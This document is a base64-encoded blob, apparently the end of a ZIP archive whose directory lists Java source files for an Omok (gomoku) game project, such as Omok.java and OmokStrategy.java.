QHUGHwztydhE4D+8jFooJ9If3oYViguI+4Wg6YwvKUAAlZ8iDpm7EGh0YmoDEcMZGDANBO04JA15ZmIDeEKGvH
QkmJwwL5n8Iw4JNDsOCzQXDgp0Cw4JLA8OCSwTD6N7DadyTMivCBGdRT0qtCBOcZ3rS6cwqoNvLJzCr4D3qSQ
kDI4gUzIrqSQNWPCmvGEwImvAr48VgQuCVqOfBpRBwBHZouCSF8PvAJSmkyAOXojkKAbTM/wbeZ0OLtGMUJ7T
olkluw6MFGjVKXIdGClAHBD2xNMB2vRjwB4pki8JkyLjkrAobtkUfhm2I7RLwqgWo/AC2/yqL1IQSt9Sq75EMXVIDiM
FYRXYUTHmffbt8HbZbByGXfUINjM1h5HCZuIwUXkCh4IHJeEwUYfEYaYVfInqpAyYIVvGpx9TnxT1tHvhJyePKo5ezYJ
V60UK9A7HBLqyt+n61I8qik+NzvSooqg84VFF8SjWo4qGbSKwN9RxbCJDliBjzEBtorzwcZuI9kq3CvAFlyiNXzU7T97
XJqTcq1BmPD5ToUwZH9u9d4WX4W6Ok3Lu/XFCD4NGp/rHKO4iZfqpvsW51ZfKpCjuMtz96ER/SI2XKBvQWeuh6r
pIqc3gRJvDnvDf/wBQSwECFAAUAAAAADELXU9AAAAAABQAKAAAAAABAAAAAAB21
vay8KACAAAAAAAEAGADfckT084jLAd9yRPTziMsBo/qnaO+IywFQSwECFAAUAAAAACADEMnU9VsqNrl4BAABFB
AAAEgAKAAAAAACAACAAjAAAAb21vay9Db21wdXRlci5qYXZhCgAgAAAAAABABgAXRh1+/iIyWg/hcU+7Y
jLAB+FxT7tiMsBUEsBAhQAFAAAAAgAGCt1PRtPmzT3AAAA0gEAAA4AJAAAAAAGAAAAAQEAAg9tb2svTW
Fpbi5qYXZhCgAgAAAAAABABgA0O2m+fCIyWE66G5w74jLATrobnDviMsBUEsBAhQAFAAAAAgAeDI1PT6SI+tvA
gAALwYAAA4AJAAAAAAGAAAA1AIAAG9tb2svT21vay5qYXZhCgAgAAAAAABABgATeLE6+/IyWjHd6Fs8jL
AeN3oWzwiMsBUEsBAhQAFAAAAAgAXC11Pa6aOV3cAgAAthQAABMAJAAAAAAGAAAAAbwUAAg9tb2svT2
1va1N0YXRlLmphdmEKACAAAAAAAEAGAD5Ckf084jLAR31vEptiMsBHfW8Q+2IywFQSwECFAAUAAAAACAB4MX
U9Jd2q6r4MAABxjQAfAgAKAAAAAACAAB8CAAAb21vay9PbW9rU3RyYXRIZ3kuamF2YQoAIAAAAAA
QAYACKUfor3iMsBU5vLQ+2IywFTm8tD7YjLAVBLBQYAAAAABgAGAEgCAABuFQAAAAA=